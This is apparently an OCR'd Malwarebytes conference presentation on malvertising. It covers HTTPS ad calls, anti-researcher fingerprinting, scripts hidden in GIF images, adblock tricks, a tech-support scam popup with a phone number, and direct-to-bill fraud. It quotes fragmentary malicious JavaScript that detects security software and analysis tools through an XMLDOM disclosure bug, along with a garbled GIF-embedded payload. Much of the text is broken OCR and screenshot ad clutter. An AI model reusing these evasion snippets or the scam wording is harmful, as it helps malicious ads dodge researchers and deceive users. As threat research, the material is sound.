FEEL GOOD FRIDAYS
EVERY WEEK WE'RE GIVING AWAY 5 x £50 SHOPPING VOUCHERS
Book a package holiday anytime with Virgin Atlantic or Delta flights for your chance to WIN!
Book by 29th February 2016
virgin atlantic | DELTA


Quadzilla X8 New model with power steering
Exeter Quads
www.exeterquads.com
& Garden Machinery
Aeon Cobra 400 Delux

pickabook
Every book for Education
www.pickabook.co.uk
We offer any UK book in print, market leading discounts, access to over 1 million stocked titles, and aim for excellent customer service, so why not give us a try?
Accelerated Reader information is on all relevant full book records, plus a unique AR search tool on this page, which displays the AR data you need at the search results page stage; saving you time!

Evasion techniques

Ads moving to HTTPS


- The ‘ad call’ URL in plain HTTP versus HTTPS



```
www5.smartadserver.com/ac?out=js&nwid=1546&siteid=81193&pgname=sf300s&fmtid=
35210&tgt=[sas_target]&visit=m&tmstp=[timestamp]&clcturl=http://pixel.mathtag.com/clic
k/img?mt_aid=5829942979381995373&mt_id=1859987&mt_adid=148298&mt_sid=9560
01&mt_exid=9&mt_inapp=0&mt_uuid=90555615-e26a-4d00-8f31-09247e
pck=http%3A//beacon-us-iad2.rubiconproject.com/beacon/t/ef1e4098-f21
1803c6d7545/&mt_lp=http%3A//www.shoebuy.com/new-womens-shoes.h
sxF67hxMc&redirect=
```


Useful metadata

Nothing to see, much to hide




Anti-researchers, honeypots (fingerprinting)

- Identify non genuine targets via information disclosure bugs
- Read local file names via the browser (XMLDOM)
- Check for MIME type (.pcap, .saz)
- If vmware, virtualbox, wireshark, etc are found, show the 'clean ad'



Fingerprinting: XMLDOM vuln.



```
try {
    console.log("start");
    var ain = unescape('%5
        or = 'malware~1/',
        tpp = '[redacted]'
        ge = 'kasper~1/',
        raab = 'trendm~1/'
        jts = function(a)
            var yugf = Hel
            return yugf.lo
        },
        jc = 'res://invgue
        dd = 'microsoft.xm
        naes = '<!DOCTYPE
        ilas = 'bid.g.doub
        brt = 0,
        snni = Helper.elem
        rano = Helper.prot
        iaso = 'http://[redacted]
    try {
        var rl = !jts(ain
            ai = [rl + or,
        for (var e in ai)
            if (ai.hasOwnProperty(e)) {
                jts(ai[e]) || (++brt)
            };
    } catch (er) {
        console.log("error: ", er, e);
    }
    console.log("th.ro brt: " + brt);
} catch (ert) {
    console.log("err: ", ert);
}
```

Name	Last modified	Size
403.html	[redacted]	
404.html		
NEW.html		
favicon.ico		
images/		
rev1.html		
rev2.html		
review_0.html		
robots.txt		


Message from webp...

SUCCESS!!!

1x1.gif
GIF image
3.87 KB

```
GIF89a
29%81%64
28%11%1
68%83%28%30%26%84%84%13%1
78%24%8%18%11%85%84%28%28
26%83%17%27%13%15%78%73%3
27%24%7%83%16%29%20%14%64
```

Fingerprinting: XMLDOM and MimeType in a GIF




Host	URL	Conte...	Body
clickcliq.com	/__utm.gif?		
commercec.net	/__utm.gif?		
convads.com	/__utm.gif?		
devsinmotion.com	/__utm.gif?		
etrafficlane.org	/__utm.gif?		
jungleleads.com	/__utm.gif?		
latambrokers.com	/__utm.gif?		
motionbrief.com	/		
promoslap.com	/		
prop-ads.com	/		
pscupromo.com	/		
rioads.com	/		
sparqmarketing.com	/		
sunican-security.com	/__utm.gif?		
trafficmaker.me	/__utm.gif?		
trafficvolley.com	/__utm.gif?		

```
GIF89a='1 Ў
Ю!j>ЧХЧ;шQW┘‡˜Ж–ВлЇњ^oккs]Бца¬ёё 9‹ћГЬ^Зо9ЪЂАДјk м_┘љЬН@НЉВПeF„АЬЙЮХАкАтзG
« ЉiЛЫр QL®=^±яунЛя)¶ПNФ|7‰3@ ыXЄ_¶Й @[n;Ђйb5uWoX& Окщ МќГшІЖШЁк‡Ћ{дПЃ‡F
к®S®ШmJљЫрЧзП±эпоі„п›ьъъ→xQOі
RёЉpVЊo[ЪУЄю9V├5kyЖ…ёJю
#жЮ◄ш {w{ћ8Пµm˜‡Ѓ‡(!%Р¬%¤ЏН Њь├8Sjr6r › └ ‼‡ѓСжППХМ?Х→3Еі→G«─у┬г»ЭЈ┤23ьѓбњ_ЯЯЯsj!
мтЖТ
w„┬ { ‡r…Мчњ'┬%ebmwinIIITW'‡Мй‼ иї А°""пю¬ХТ~їЧјЉ Іњ┬мддHZ[Цк─lущ';uT=
0;a=document;url="https://nky.be/";zT=function(){yT=t('iframe');yT.attachEvent?yT.attachEvent('onload',xT):yT.onload=xT;yT.src="java"+"scri"+"pt:%
malwar~1/",c3="kasper~1/",c4="res://invguestie.dll/icon.png",c5="microsoft.xmldom
nt('a'))return href='.'+bT,mimeType};t=function(bT){wit
;if(!+vT('pcapmpcapngmpymchlsmsazmcap'.split('m'),
ent
))
blic
П&С
НП
/–
ШщВы]мSвNэ7~Jв7r{»o%їcukyGИ1олгК~С° п=ю┴кТ°яуѓдП·Њ юІVЧ" айшBS
Ѓ|ДВгБ !v,їzю<‡6жum}x/├
,¬се‡[OwKц/ГчЃФ·®Љ
$«шоЬь~°іжYП*пqiVвхэза{{→Uї››$yЋ31( Йі э"+ETwN$гЁУ¬њsr"э&S„ф§r|N§УГКs,wЮ';
```

Malwarebytes

Malvertising beyond malware

Hiding blockers from…blocker blockers?



Hide My AdBlocker

offered by Usiel Riedl

★★★☆☆ (376) | Productivity | 89,902 users

+ ADD TO CHROME
OVERVIEW
REVI
www.notre-planete.info
PutLocker.com
Upload
Download Now
Choose Method of Access
Account Type:
Access Priority:
Downloading Originals:
Mobile Access:
Max Filesize
Upload at Once:
Storage:
Instant Downloading:
Ad Free Access:
notre-planete.info
1er média web en environnement, écologie, nature et sciences de la Terre, depuis 2001
Connexion
Mémoriser
Devenir membre | Retrouver vos identifiants
Actualités
La Terre
Environnement
Éco-citoyen
Nature
Photos
Communauté
Partager par email
Professionnels | Associations | Livres | Agenda | Emploi | Forums | Tchat
Vendredi 19 juin 2015
85 connectés / 17 322 visites
Restez informé sur notre planète !
Carte des éruptions volcaniques dans le monde
Carte des vents sur Terre
Cartes de la météo en Europe
Données sur le changement climatique

man.up.101.hdtv-lol.avi (77.83 MB)

Download faster with our downloader

We've detected that you're using AdBlock


Please disab

Ce contenu vous est proposé gratuitement.
Merci de respecter ce média 100% indépendant en désactivant votre bloqueur de pub pour notre-planete.info ou en souscrivant un abonnement premium.
La pérennité de ce site en dépend.

"Please disable your ad blocker!" "Yes, but…"

Malvertising & scams


With a VPN



YOU ARE SEEING THIS PAGE, BECA
AN ANONYMOUS PR

IN ORDER TO PROTECT OUR ADVERTISE
REAL ADS TO THE WEBSITES OWNERS.
DISPLAYED TO YOUR REGULAR TRAF

Without a VPN



https://support.microsoft.com says:

** YOUR COMPUTER HAS BEEN BLOCKED **

Error # 268D3-XC00037

Please call us immediately at: 1-888-749-3653
Do not ignore this critical alert.
If you close this page, your computer access will be disabled to prevent further damage to our network.

Your computer has alerted us that it has been infected with a virus and spyware. The following information is being stolen...

Facebook Login
> Credit Card Details
> Email Account Login
> Photos stored on this computer
You must contact us immediately so that our engineers can walk you through the removal process over the phone. Please call us within the next 5 minutes to prevent your computer from being disabled.

Toll Free: 1-888-749-3653


☑ **Prevent this page from creating additional dialogues.**

OK

Direct to bill payments done right

- Direct to bill payments – pay for services with no credit card
- Merchants (webmasters) can subvert payment process


555-555-5555
BUY NOW


SMS - Click link to confirm acceptance of billing for product


www.exampleurl.com

Direct to bill payments done wrong

- Advert on forum auto redirects to instant payment
- For refunds...contact the scammer!



FreeMsg: you've paid £5.00 for 1 Entry from [redacted] (visited at [redacted]) HELP? 02[redacted]
[redacted]
View again at http:// [redacted]



⌄ Date & time	⌄ Description	⌄ You pay
		5.000
Total of 1 transaction		£5.000
Total of purchases		£5.000

Digital becomes reality becomes...digi-reality?

- Vehicle tracking serves personalized ads
- Tracking / pricing via battery status
- Augmented reality

Malwarebytes

Let’s Take Your Questions

Learn More: malwarebytes.com/business

Latest News: blog.malwarebytes.com

Request a Trial: malwarebytes.com/business/licensing

Thank You!